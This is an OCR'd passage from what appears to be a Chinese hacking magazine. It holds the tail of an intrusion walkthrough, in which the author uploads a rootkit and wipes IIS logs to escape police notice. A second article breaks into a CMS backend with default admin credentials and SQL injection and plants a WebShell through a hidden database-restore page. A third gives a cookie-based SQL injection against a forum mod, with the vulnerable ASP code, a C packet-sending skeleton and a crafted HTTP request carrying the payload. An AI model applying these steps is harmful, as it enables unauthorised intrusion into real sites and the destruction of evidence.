
```
$user = "Andyower";你要添加的用户名是什么。
$password = "haika";密码是多少。
$homedir = 'C:\\';ftp上去的盘符是多少。偶的是c:，你也可以改成为其他的。
```

改好了就可以上传，然后用浏览器打开。偶已经搞定了，上传rootkit，抹杀日志。关于抹杀日志，偶又不能不再郁闷一次，因为以前偶一直很懒，所以入侵网站从来不擦日志，直到有一天，听说一个朋友被警察叔叔请到了上海喝茶，到了现在还没有回来，真是够久的，同时也很担心下一个就是偶了。没办法，不能怕懒，一定要把所有的日志都全部删除。当时一直想找一款擦日志的东东，可以把包含有指定IP的IIS日志全部删除了。但是一直就是找不到，于是很郁闷的自己写了一款擦日志的东西，可以把指定文件中，包含某IP，或者某字符的信息删除了，比如说在参数那写"and "，就会把文件中所有的包含"and "的内容删除，接着会把文件时间还原到没有变过的样子。后来一个叫lucky_feng的黑防VIP会员说小榕的cleaniis应该更方便吧，我郁闷。原来工具早就有了，而且比我这个方便很多，不用指定文件。

好了，安全第一，清除日志，走人。要不然到时候被请到某个地方喝茶，就不知道什么时候才可以回来了。

适合读者：脚本爱好者
前置知识：脚本使用基础

VIP会员学习成果展：后台上传WebShell 再出奇招



文/图 勇哥儿

9xiao写的一篇文章《从后台得到WebShell技巧大汇总》文中提到了十种上传WebShell的方法，总结的不错，非常实用，同期我的利用Cookie上传法不知是否也算一种。有一个朋友遇到一个站是动力3.6系统，能进后台，但没能成功上传WebShell，经过一段艰苦的探索我终于想出了办法，成功的上传了WebShell。特此共享，以供广大黑迷，以及黑防的各位VIP们借鉴，以后大家有什么好的方法多交流。

也许大家不会遇到这种情况，但是文中提到的各种思路也许能用的上，希望各位VIP能掌握（不能再啰嗦

了，WTF块那么大，偶好怕怕噢，不学会太极的四量拨千金还真不敢和他过招。）动力3.6系统（其实一开始没看出来是什么系统，下文将介绍如何找后台系统名称）后台默认用户名和密码分别是admin和admin888，这样就轻松进来了。先利用最常用的方法查找后台是否有上传漏洞，虽然有上传图片的地方但是不存在漏洞，上传文件的地方好像有漏洞但是管理员已经删了，看来此路行不通，然后找是否有数据库背份功能，每个地方都仔细的找了一遍都没找到，看起来也没戏了，但是找到了一个能修改上传文件的地方，心中惊喜的很，添加了ASP，asa，asP，cer等文件类型都没上传成功，如图1所示。




图1

看来程序里面已经过滤掉了常用的这几种类型的文件，结果空欢喜一场。难道真的没办法了吗？这时候想到既然管理员的用户名和密码是系统默认的，数据库会不会也是默认的呢？如果数据库是ASP结尾的，写个一句话木马进去，不就成了吗？利用明小子的旁注工具里带的工具猜测一下数据库，结果让人失望。看来只能找源程序了。下面给大家提供几种找系统名称的方法：

1.查看版权信息

2.查看页面的HTML源代码

3.在百度或Google里搜索一下后台的文件名（如Admin_Class_Article.asp）

4.在网址中输入readme.txt，说明.txt，setup.asp，install.asp，update.asp猜测一下

5.浏览后台每一个页面，仔细观查（有时管理员忘记修改版权提示信息）

通过上述方法的综合利用然后找到了程序名称，接下来的任务就是在本机上搭建一下自己的模拟环境。先查看默认的数据库目录和名称为database/fp360609.asp输入网址后如图2所示。




图2

说明文件存在但是报错了，很有可能是数据库里添加了防下载功能。进入模拟环境的后台，奇怪的是发现，利用默认密码admin888和用户admin登录，权限同样是超级管理员，但是在模拟环境中有数据库备份功能，真实环境中没有，是管理员关了，还是权限不够？可是在真实环境中显示的admin也是超级管理员，因此怀疑可能存在其它的登录用户，可能权限更高具有数据备份功能，那怎么才能得到其它用户呢？数据库的表结构已经存在了，只要能找到一个存在注入的主页就可以了，哈哈。经过测试找到一个存在注入的页面http://www.***.com/Announce.asp?ChannelID=1，注入结果如图3所示。




图3

每个用户均登录一次后，发现都没有数据库备份功能，而且admin具有最高权限。怎么才能上传WebShell呢。看来今晚上是没办法了。第二天回来后继续研究，发现有时候人的思维老研究一个东西可能会定式，休息一下或娱乐一下后可能会有新思路，有点扯远了，还是言归正传！有的朋友可能会说虽然页面上不存在数据库备份功能，直接打上链接不就行了吗？其实这个方法我已经早试过，输入链接http://www.***.com/admin_database.asp后如图4所示




图4

郁闷吧，程序里面做了设置直接输入网址是不行的，但是有一点可以证明，这个文件是存在的。那再来实验一下Cookie欺骗上传法，抓取模拟环境中利用数据库备份WebShell的包，修改其中的网址、Cookie与包长度，然后利用瑞士军刀提交，结果仍然是让人郁闷。没有条件创造条件也要上，突然灵机一动，虽然程序不让直接输入地址访问后台管理页面，那我利用admin（超级管理员）登录后，在文章管理里面添加一篇文章，在文章的内容中加入一个超链接，聪明你的可能已经想到了，它就是指向了数据库备份的页面。如图5所示。




图5

现在还不能点击，在文章添加前是可以的，这样刚才加的超链接就可以点击了。点击后如图6所示。




图6

数据库备份页面终于打开了，哈哈。大家应该已经看到上图的"备份数据库"，"恢复数据库"，"压缩数据库"，"系统初始化"，"系统空间点用情况"等功能了吧。那我们就利用"恢复数据库"功能来备份WebShell吧，接下来很多朋友可能已经是轻车熟路了，类似动网。先把WebShell改成图片文件，利用上传功能上传上去，然后再利用恢复数据库功能备份WebShell如图7所示。





图7

这样就成功的在database目录下备份了hello_hf_vip.asp这个WebShell。

文章到此已经接近尾声，但是探询更新的方法远没有结束，总结一下此文，关键的地方是：有时候页面上找不到的东西，通过源程序我们会得到的更多，找到更多的隐藏信息，即使发现隐藏信息，程序可能做了某些限制，不能直接打开，那就只好变通一下，此例通过一个超链接敲开了通往数据库备份的大门。



脚本小子：很多时候，NBSI之类的傻瓜化注入工具在日益加强过滤的Web程序面前会失去作用。这个时候，Cookie注入攻击就是一个很不错的方法。

适合读者：脚本爱好者，入侵爱好者

前置知识：SQL注入基础

Cookie注入的精彩

——浅析雪人论坛修改版漏洞

文/图　剑心[B.C.T]

最近因为搬家不能上网，闲得无聊于是从网上下载各种各样的程序下来读，找漏洞。尽管很多程序漏洞依然大面积存在，但是也很开心的看到更多的程序也变得很安全，有的甚至真的找不出明显的安全漏洞。看来程序员的防范技术都很不错，学到不少安全方面的东西。尽管一些简单而明显的漏洞已经很难发现了，但是还是有些地方需要注意，一些漏洞在ASP+Access环境下尽管利用很苛刻，但是危害很大，这里我就以雪人论坛修改版做例子说一下这些漏洞。

雪人论坛是国内比较大的一个论坛，ASP+Access结构，早期的时候听说过存在过SQL注入漏洞。它的修改版本众多，我就找了个叫做颓废者论坛的修改版本，大家可以去中国站长站上看其它的修改版本，我大致看了下，大部分都是存在这种漏洞的。颓废者论坛本来的作者也是对安全有一定了解的，所以我是不抱什么希望找出什么大的漏洞。但是当我看到index.asp代码也就是用户进入论坛时第一个调用的文件的时候，我知道，漏洞出现了。看看index.asp里面的一些代码，我的是颓废者论坛（简约版），其他版本核心代码也是一样的：

```
......
    if request.Cookies("sf")("username") = "" then
    ......
    else
    StrSQL = "select posts, rating, usertitle, lastvisit from
sf_user where username = '" & request.Cookies("sf")
("username") & "'"
    Set rs = server.CreateObject("ADODB.RecordSet")
    rs.Open StrSQL, Conn, 1, 1
    ......
```

还有下面的另外一段代码：

```
    if request.Cookies("sf")("username") <> "" then
    StrSQL = "select userid from sf_user where username
= '" & request.Cookies("sf")("username") & "'"
    Set rs2 = Conn.Execute(StrSQL)
```

看到了吧！都是直接取出Cookie然后查看内容是不是为空就送到了SQL语句中，经典的SQL注入漏洞诞生了！但是这里的漏洞很特殊，注入是存在于Cookie中的，很难常规利用，这也是程序员疏于防范的原因。你肯定也想到了，如果与Union用户表一起查询不是一下子就把密码给查询出来了？但是很不幸，我故意写出2个漏洞SQL语句就是要大家看到，2个SQL语句里的字段是不一样的，你无法构造语句同时满足2个查询。并且由于是在Access里的关系，我们无法结束这个Select语句构造自己另外的语句，所以只能查询一些内容，但是加密的Password有16位！属于鸡肋漏洞，呵呵，郁闷了吧！

按照平时的习惯，一个文件里存在问题，其它文件也应该存在类似的问题，但是当我查看其它几个文件的时候发现所有取得的Username等变量无一例外地用Chksql函数过滤了，代码如下：

```
......
    StrSQL="select password, userid from sf_user where
username = '"&ChkSQL(request.Cookies("sf")("username")) & "'"
    Set rs2 = Conn.Execute(StrSQL)
......
```

再看看inc/char_inc.asp文件里的Chksql函数

```
    function ChkSQL(StrSQL)
      if IsNull(StrSQL) then
            ChkStr = ""
            exit function
      end if
      ChkSQL = Replace(StrSQL, "'", "''")
    end function
```

过滤了单引号，过滤虽然简单但是这对于我们这个参数却是致命的，因为Username等都是字符串，过滤了单引号就没有办法构造自己的SQL语句了，至于index.asp应该是开发人员之间合作时出现的问题或者是他故意玩我们的，呵呵。其它的路死了，我也不想找其它的漏洞了，既然有现成的就来看看如何把Access+Cookie注入这个鸡肋的漏洞转成入侵的利器吧！

来分析下index.asp的Cookie注入漏洞，很明显这是一个字符类型的注入漏洞，按照常规的利用办法，要么是利用已经有的注入工具如NBSI注入，要么就是自己手工注入。但是大家都知道这两个办法是不可能的，因为NBSI等不提供注入Cookie功能，手工修改Cookie然后用IE访问，那样猜测的话猜测一个密码起码一个下午（有毅力的可以实验下，呵呵。）看看到介绍注入Cookie的方法较少，这里我就说说我的利用方法吧！我们非常规情

况下注入差不多都是这个思路，有人用的是中间代理修改自己的数据包，但是这里我们还要更复杂点。

手工不行我们就用工具吧，不是用NBSI什么的哦！自己打造个工具吧！因为这样的情况也许以后还要遇到，具体的环境也许不一样，但是思路肯定是相似的。我们注入的原理是将构造好的特殊变量提供给服务器，然后查看服务器的返回结果，关键就是构造数据包和查看结果了，譬如服务器对Cookie的提交方法Post、Get有限制的时候，我们就要考虑自己构造数据包了，譬如Linx说的是构造中间的代理，而我这里是自己构造特殊的Cookie并且提交。我编程语言学得不好，所以这里是用C来构造封包，也只能大致说下我的思路，代码很乱，大家可以自己写，用其他的语言写肯定比我写得好，作为一个安全爱好者，不会一门语言是寸步难行的。

首先当然是接收参数和网络初始化了，然后是构造数据包和看结果，粗糙的流程和几个主要的函数如下：

```
main()
{
if(WSAStartup(MAKEWORD(2,2),&wsa) == 0){
                        usage();
                        initconnect();
                        injection();
                        WSACleanup();
                        }
return 0;
}
```

接收参数和网络初始化这里我就不说了，初始化之后我们就可以跟服务器之间传递数据包了！Injection函数完成我们今天主要的注入功能。

我的注入思路是这样的，构造一个发包的函数如senddata()，专门负责程序的发包和查看返回数据推断发送的SQL语句成功还是失败的功能，然后在injection函数里直接调用就可以方便判断SQL语句是否正确了。当然构造函数之前我们要用WSE抓取浏览器访问index.asp时提交的数据包，我们看到数据包并且总结出构造的数据包格式应该如下：

```
GET /www/bbs/tforum/forum/index.asp HTTP/1.1
Accept: */*
Referer: http://127.0.0.1/www/bbs/tforum/forum/profile.asp
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 127.0.0.1
Connection: Keep-Alive
Cookie: sf=userid=2&password=a9e8d8a614eab646&username=admin'+ and+SQL语句+and+'admin'='admin; DateVisitTime=2005% 2D12%2D7+8%3A14%3A44; GreenLove%5FDateVisitTime=2005%2D12%2D7+8%3A14%3A48; styles=8style; ASPSESSIONIDGGQQQZCO=MJMLHDBDDLALGBHPEOMBMPII
```

其中Cookie中的"username=admin'+and+SQL"语句"+and+'admin'='admin"就是我们构造的注入语句，因为admin是存在的用户名字，属于字符型变量，我们用'分割后就可以构造自己的SQL语句，注意因为http格式的关系我们将空格用+代替了，然后用'admin'='admin来匹配另外一个'，这样出来的语句就会正确无误了，提交到SQL里面就是：

```
select userid from sf_user where username = 'admin'+and+SQL语句+and+'admin'='admin'
```

呵呵，知道了吧！只要我们构造好SQL语句就可以完成查询了。前后都是真的话，如果构造的SQL语句为真整个SQL语句就为真了，否则就为假。我们通过自己构造Cookie里的username为"admin'+and+1=1+and+'admin'='admin"和"admin'+and+1=2+and+'admin'='admin"分别提交，访问下看看区别，如图1、图2所示。




图1

